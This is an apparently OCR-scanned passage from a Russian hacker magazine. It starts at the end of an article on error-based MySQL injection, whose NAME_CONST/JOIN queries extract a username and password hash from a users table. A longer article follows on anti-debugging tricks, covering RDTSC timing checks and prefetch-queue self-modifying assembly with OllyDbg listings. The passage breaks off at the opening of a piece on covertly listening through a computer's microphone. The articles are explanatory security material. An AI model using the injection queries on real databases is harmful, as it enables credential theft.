ERROR 1060 (42S21): Duplicate column name 'f8d80def69dc3
ee86c5381219e4c5c80'
```

Вот мы и добились, чего хотели. Теперь мы знаем, как достать из базы данных любое поле за один запрос! Попробуем вытащить больше чем одно поле при помощи функции CONCAT(), назначение которой объединять две и более строк. Например:

```
mysql> SELECT * FROM (SELECT * FROM (SELECT NAME_
CONST((SELECT concat(name,0x3a,passwd) FROM users
LIMIT 1),1)x)a JOIN (SELECT NAME_CONST((SELECT
concat(name,0x3a,passwd) FROM users LIMIT 1),1)k)e)r;
ERROR 1060 (42S21): Duplicate column name 'admin:f8d80de
f69dc3ee86c5381219e4c5c80'
```

Так мы и получили два поля за один запрос. К сожалению, бесконечно увеличивать количество выводимых полей невозможно, так как вывести более 64 символов не получится. Но эта проблема решаема, если использовать функцию SUBSTRING(), описание к которой ты без проблем найдешь в официальной документации.


ЗАКЛЮЧЕНИЕ

Далеко не все методики работы с уязвимостями исследованы до конца, вариантов упростить свою работу множество. Поэтому советую всем хакерам отвлекаться от тривиального взлома и уделять время новым исследованиям. Ведь хакер это, в первую очередь, исследователь, не так ли?

Совет №3. Спи с открытым окном!

Пока ещё не настала зима, и на улице не так холодно, как будет в декабре, открытое окно не доставит тебе дискомфорта, зато доставит в твой организм больше полезного кислорода. Утром проснёшься свежим и бодрым. Конечно, злоупотреблять не следует, но в разумных пределах это очень полезно!

ЛЕОНИД «CR@WLER» ИСУПОВ / CRAWLER@XAKEP.RU /



«ДЕБРИ» КОДА, В КОТОРЫЕ УХОДИТ ЗАЩИЩЕННАЯ ПРОГРАММА, ВЫПОЛНЯЕМАЯ ПОД ОТЛАДЧИКОМ

АНТИОТЛАДОЧНЫЕ ТРЮКИ

Активно противодействуем отладке нашего приложения


В Сети можно найти огромное количество статей, посвященных реверсингу. Правда, большинство направлены на изучение методов снятия конкретных пакеров и протекторов. В то же время трудно найти хорошее руководство по антиотладке, которое бы описывало методы, применимые во многих случаях.

ВАШЕ ВРЕМЯ ВЫШЛО!

Факт выполнения кода под отладчиком скрыть достаточно сложно, это в особенности относится ко времени выполнения инструкций. Действительно, каждая инструкция выполняется процессором за определенное количество тактов. Зная тактовую частоту процессора, легко вычислить временной промежуток, необходимый для выполнения того или иного объема вычислений. Даже если невозможно определить, какой процессор воткнут в разъем материнской платы, можно рассчитать диапазон, в который теоретически укладывается скорость интерпретации машинных инструкций. Можно вводить поправку и на разницу в частотах, и на количество ядер процессора, и на технологии оптимизации выполнения кода, используемые в тех или иных процессорах.
Но и это не столь важно, если рассматривать достаточно распространенное оборудование, например, процессоры Intel и AMD. Значит, можно использовать антиотладочные приемы, построенные на принципе замера времени исполнения некоторых инструкций.


Работая над антиотладочным кодом, мы можем пойти по одному из следующих путей:

1. Замер времени выполнения инструкции, сравнение полученного времени со значением, которое укладывается в принятые рамки, но имеет «запас».
2. Точный замер времени выполнения ряда инструкций, например, очень большого цикла.
Как первый, так и второй способы имеют свои преимущества.
Процессор оперирует понятием такта, который



НЕ СПАСАЕТ ПОЛОЖЕНИЕ ДАЖЕ ВЫПОЛНЕНИЕ ПРОГРАММЫ ПО <F9>

КОД ВЫПОЛНЯЕТСЯ ПОД OLLYDBG ПО <F7>. РЕЗУЛЬТАТ — ВОЗНИКНОВЕНИЕ ИСКЛЮЧЕНИЯ



В ПРИНЦИПЕ, ВЫХОД ЕСТЬ. ОБНУЛЕНИЕ СЧЕТЧИКА ИЛИ ЗАМЕНА ИНСТРУКЦИИ НА «NOP» ДАДУТ РЕЗУЛЬТАТ, НО ИСПОЛЬЗОВАНИЕ МОДИФИКАЦИЙ МЕТОДА ПОЗВОЛЯЕТ ИСКЛЮЧИТЬ И ЭТУ ВОЗМОЖНОСТЬ

в некотором смысле является аналогом временного промежутка. Если каким-либо образом получить количество тактов, которое процессор выполнил с момента последнего сброса счетчика тактов, становится возможным использовать это значение, чтобы определить, выполняется ли поток машинного кода с положенной скоростью, или же программа запущена под отладчиком. Такая возможность существует, инструкция «rdtsc» предоставляет программисту средства для подсчета количества тактов, выполненных процессором с момента последнего сброса. Вот как описывает эту инструкцию «Википедия»:

> «**rdtsc** (Read Time Stamp Counter) — ассемблерная инструкция для платформы x86, читающая счетчик TSC (Time Stamp Counter) и возвращающая в регистрах EDX:EAX 64-битное количество тактов с момента последнего сброса процессора. rdtsc поддерживается в процессорах Pentium и более новых. Опкод: 0F 31. В многозадачных операционных системах инструкция может быть превращена в привилегированную (установлен 3 бит в управляющем регистре CR4), и ее использование приведет к генерации исключения в программе».

Для того чтобы использовать инструкцию RDTSC в антиотладочных целях, необходимо выполнить ее дважды: до и после выполнения кода, для которого будет производиться замер:

```
ADDRESS: RDTSC
ADDRESS_2: выполняемый код
ADDRESS_3:RDTSC
```

Естественно, код, для которого производится замер, может быть и не специально написанным набором инструкций, а какой-либо частью программы. Младшая часть 64-битной последовательности, содержащей количество тактов, помещается в регистр EAX. В большинстве случаев (для незначительного количества инструкций) изменен будет именно он, старшая же часть последовательности — регистр EDX — останется неизменной. Значит, если выполнить два замера количества тактов — до и после выполнения проверочного кода — и получить разность значений, которыми были инициализированы регистры EAX, полученное значение будет количеством тактов, которое процессор выполнил между замерами. Если предположить, что одна инструкция не может выполняться процессором за время, когда счетчик «наматывает» более 0x1000 тактов, можно реализовать антиотладочный прием следующим образом:

```
RDTSC
XCHG EAX, ECX
RDTSC
SUB EAX, ECX
CMP EAX, 1000
 JBE NOT_DEBUGGED
CALL Kernel32.TerminateProcess
…

NOT_DEBUGGED: выполнение программы
```

Инструкция «XCHG EAX, ECX» одновременно является и инструкцией, для которой замеряется «тактовый промежуток», и частью антиотладочного кода (производится сохранение содержимого регистра EAX в регистр ECX перед повторным получением количества тактов). После выполнения первых трех инструкций регистры EAX и ECX содержат значения, соответствующие количеству тактов, выполненных процессором в разное время (на моменты до и после вызова инструкции «XCHG»). Далее вычисляется их разность и ее сравнение со значением 0x1000. Полученная разность превысила заданную величину? Нас отлаживают, завершаем работу.
Попробуем использовать наш код в программе, написанной на ассемблере. Ее исходный код выглядит так:

```
.386


.model flat,stdcall

option casemap:none

; подключение необходимых библиотек:
include \masm32\include\windows.inc  ;
include \masm32\include\kernel32.inc ;
includelib \masm32\lib\kernel32.lib  ;
include \masm32\include\user32.inc   ;
includelib \masm32\lib\user32.lib    ;

; секция данных
.data
alert_upper  db "Simply program",0
alert_text   db "Hello, World!",0
```





```
; секция кода
.code

start:
  invoke MessageBox,
      NULL,
      addr alert_text,
      addr alert_upper,
      MB_OK

  invoke ExitProcess, NULL
end start
```

У тебя есть несколько путей реализации антиотладочного приема — можно внедрить нашу конструкцию непосредственно в исходный код, можно внести изменения в уже откомпилированный PE-файл. Я предпочитаю второй способ — он годится для защиты и тех программ, исходным кодом которых мы не располагаем. Значит, откомпилируем программу при помощи MASM («ml /c /coff /Cp имя_файла.asm»; «link /SUBSYSTEM:WINDOWS / LIBPATH:c:\masm32\lib /SECTION:.text,RWE имя_файла.obj»). И модифицируем ее любым отладчиком, например, OllyDBG. Для «подопытной», исходный код которой был рассмотрен выше, набор антиотладочных инструкций, базирующийся по адресу 0x401026, будет выглядеть так:

```
00401026  RDTSC
00401028  XCHG EAX,ECX
00401029  RDTSC
0040102B  SUB EAX,ECX
0040102D  CMP EAX,500
00401032  JBE SHORT ex_tickc.00401000
; переход к точке входа программы
```

Программиста не интересуют последствия выполнения кода, следующего после адреса 0x401032, хотя можно разместить ниже условного перехода инструкцию завершения работы программы. Результат обнадеживает: отладчик OllyDBG не справился с выполнением кода :).

ЖЕЛЕЗНАЯ АНТИОТЛАДКА

Особенности выполнения некоторых инструкций процессорами позволяет создавать антиотладочные методы, обойти которые способен не каждый реверсер. Это связано с особенностями архитектуры процессоров, которые не учитывают отладчики. В качестве примера можно привести особенности очереди предварительной выборки процессоров Intel. Сайт www.intel.com комментирует понятие «предварительная выборка»:


```
«Исходя из содержания текущей команды или поставленной задачи, блок предварительной выборки определяет порядок запроса соответствующих данных и инструкций из командной кэш-памяти или системной памяти компьютера. По мере поступления инструкций важнейшей задачей блока предварительной выборки становится их правильное «выстраивание» и пересылка в блок декодировки».
```


Один из способов антиотладки, использующей механизм очереди предварительной выборки, — перезапись исполняемого кода. Рассмотрим псевдокод:

```
ADDRESS_01: CALL ADDRESS_03
ADDRESS_02: инструкции, подлежащие исполнению
ADDRESS_03: MOV AL, 0C3h
MOV EDI, OFFSET ADDRESS_03
OR ECX, FFFFFFFF
REP STOSB
```


Исполнение этого набора инструкций приведет к различным результатам, в зависимости от того, как код был выполнен (под отладчиком или штатно), какие атрибуты имеет страница памяти, следующая за страницей, содержащей код. Если атрибут «writeable» секции не установлен, исполнение кода приведет к возникновению исключения, что неизбежно повлечет крах программы. Поэтому для его использования необходимо предусмотреть установку необходимых атрибутов на страницы памяти.
Итак, как уже было сказано, результат выполнения кода зависит от нескольких факторов. Функция данного кода, несложно догадаться — перезапись инструкций поверх уже существующих. Значит, поверх инструкции «REP STOSB» должен записаться код, соответствующий шестнадцатеричному значению 0xC3. Естественно предположить, что выполнение кода должно остановиться сразу после того, как инструкция REP STOSB будет перезаписана. Действительно, такое «поведение» процессора, выполняющего машинный код, кажется логичным — ведь на месте ранее выполнявшегося кода находится новый (машинный код 0xC3 соответствует инструкции RET). В случае если код выполнялся в контексте отладчика, все будет происходить именно таким образом — выполнение остановится, инструкция RET выполнится, возвращая управление по тому адресу, который был сохранен в стек. Если отладчик в памяти отсутствует, а процесс исполняется в контексте операционной системы без посредничества отладчика, произойдет исключение, тип которого может варьироваться в зависимости от способа размещения памяти, которая находится сразу после рассматриваемого кода.
В случае если память является обычной виртуальной областью, будет сгенерировано исключение «Ошибка доступа к памяти» (Access violation). Программа будет завершена, однако если обработчик исключений установлен, ошибка может быть обработана. В случае если обращения к виртуальной памяти не произошло, выполнение инструкции rep будет прекращено. Произойдет следующая последовательность событий: запись инструкции «RET» (ей соответствует размещенный в части регистра AX байт-код), ее выполнение и, соответственно, возврат к ADDRESS_02 (в стеке размещен адрес инструкции, следующей за REP).
Объяснение этому — особенность механизма предварительной выборки. Процессоры Intel младше Pentium при записи в адрес памяти, соответствующий адресу в очереди, не очищали очередь предварительной выборки автоматически. Очередь очищалась лишь тогда, когда вызывалось исключение (exception). Например, в случае с пошаговым исключением, которое используется отладчиками прикладного уровня, очередь автоматически очищалась. Таким образом, на процессорах данного типа, в отсутствии отладчика, выполнялась бы оригинальная машинная инструкция.
Если же отладчик присутствует, очередь будет

ВЫПОЛНЕНИЕ ЭТОГО КОДА ПОД ОТЛАДЧИКОМ ПРИВЕДЕТ К КРАХУ ПРОГРАММЫ!





ИЗМЕНЯЕМ ТОЧКУ ВХОДА ПРОГРАММЫ



«БРАТ-БЛИЗНЕЦ» OLLYDBG — «ПИТОНОВЫЙ» IMMUNITY

очищаться; соответственно, выполняться будет не оригинальная инструкция, а машинный код, которым она была перезаписана.
Эта особенность была изменена в процессорах Pentium и старше. Несмотря на это, команды MOVS и STOS с префиксом REP продолжают кэшироваться. Следовательно, они выполняются даже в том случае, когда произошла их перезапись. В нашем случае процессор выполняет очистку очереди предварительной выборки и выполняет операцию «RET». Эту особенность можно использовать в антиотладочных целях. Код, написанный нами, будет дробить любые попытки пошаговой отладки приложения.
Будем изучать действие кода на примере программы, рассмотренной выше. Перед внедрением защитного кода изменим точку входа программы на 0x401026, где он и будет размещен (используй LordPE). Откроем программу в OllyDbg и дополним ее кодом:

```
00401026  PUSH 00401000
0040102B  CALL 00401035
00401030  REP STOS WORD PTR ES:[EDI]
00401033  NOP
00401034  NOP
00401035  MOV AL,0C3
00401037  MOV EDI, 00401035
0040103C  MOV ECX, 0FCA
00401041  REP STOS BYTE PTR ES:[EDI]
```


Что произойдет, если программа, измененная подобным образом, выполнится обычным способом (вне отладчика)? Антиотладочный код работоспособен, так как вновь записанная инструкция RET, ведущая к REP STOS WORD PTR ES:[EDI], выполнится только после обнуления регистра ECX, ведь очередь предварительной выборки не будет очищена.

ЕСТЕСТВЕННО ПРЕДПОЛОЖИТЬ, ЧТО ВЫПОЛНЕНИЕ КОДА ДОЛЖНО ОСТАНОВИТЬСЯ СРАЗУ ПОСЛЕ ТОГО, КАК ИНСТРУКЦИЯ REP STOSB БУДЕТ ПЕРЕЗАПИСАНА.


Итак, вот как действует операционная система, выполняя набор инструкций:
1. Помещение в стек адреса 00401000.
2. Вызов кода, размещенного по адресу 00401035, и, соответственно, помещение в стек адреса 00401030. Это естественно, так как в момент вызова автоматически сохраняется адрес инструкции, следующей за командой «call», которая инициировала вызов.
3. Инициализация инструкции цикла «REP STOS» — в регистры будут помещены необходимые данные.
4. Выполнение инструкции «REP STOS» до полной отработки цикла (обнуление ECX).
5. Выполнение инструкции «RET». Инструкция REP STOS WORD PTR ES:[EDI], расположенная по адресу 0x401030, выполнена не будет, так как регистр-счетчик ECX будет содержать нулевое значение.
6. Выполнение возврата по адресу 0x401000, помещенному в стек ранее.

Естественно, все выполнится без заминок. А вот что произойдет, если программу будет отлаживать реверсер:
1. Помещение в стек адреса 0040100.
2. Вызов кода, размещенного по адресу 00401035, и, соответственно, помещение в стек адреса 00401030.
3. Инициализация инструкции цикла «REP STOS» — в регистры будут помещены необходимые данные.
4. Выполнение инструкции «REP STOS» до момента перезаписи кода — очередь предварительной выборки будет очищена.
5. Выполнение инструкции «RET». Инструкция REP STOS WORD PTR ES:[EDI], расположенная по адресу 0x401030, выполнится, так как регистр-счетчик ECX будет содержать значение, отличное от нулевого.
6. После того, как EDI достигнет значения 0x402000, произойдет исключение — ошибка записи в память («Access violation when writing to...»).
Программа уйдет в штопор, что вряд ли обрадует крякера :). Почему выполнение инструкции REP STOS WORD PTR ES:[EDI] (говоря проще, «REP STOSW») при ненулевом значении ECX приводит к краху? Чтобы понять это, разберем механизм действия команды «STOS». «STOre String» — команда, которая помещает по адресу, указанному в регистре EDI, байт, слово или двойное слово (для его указания используется регистр EAX или его части) и автоматически корректирует значение адресного регистра EDI. Команда «STOSB» использует в качестве операнда значение регистра AL, а инструкция «STOSW» — регистра AX.
Значит, при выполнении инструкции REP STOSW будет задействован регистр AX. Следовательно, адресный регистр (EDI) будет корректироваться не на 1 байт, а на 2, что приведет к достижению им критического значения 0x402000. Выполнение программы станет невозможно.

«СОБИРАЕМ» ФАЙЛ ПРОГРАММЫ ПРИ ПОМОЩИ MASM32



ЛЕОНИД «R0ID» СТРОЙКОВ / R0ID@MAIL.RU /



ОТКЛЮЧАЕМ НЕИСПОЛЬЗУЕМЫЙ МИКРОФОН

ТРОЯНСКИЙ МИКРОФОН

Подслушиваем обстановку вокруг компьютера

Ты любишь общаться в скайпе или других голосовых клиентах? А может быть, в твоем ноуте или компе микрофон входит в стандартную конфигурацию? Казалось бы, что в этом плохого? На первый взгляд — ничего, но, поверь мне — тебя слушают, брат. Давно слушают!

ВЫ ГОВОРИТЕ — МЫ СЛУШАЕМ

Чтобы ты понял смысл происходящего, я начну с теории. В основе любого удаленного прослушивания лежит два основных момента:

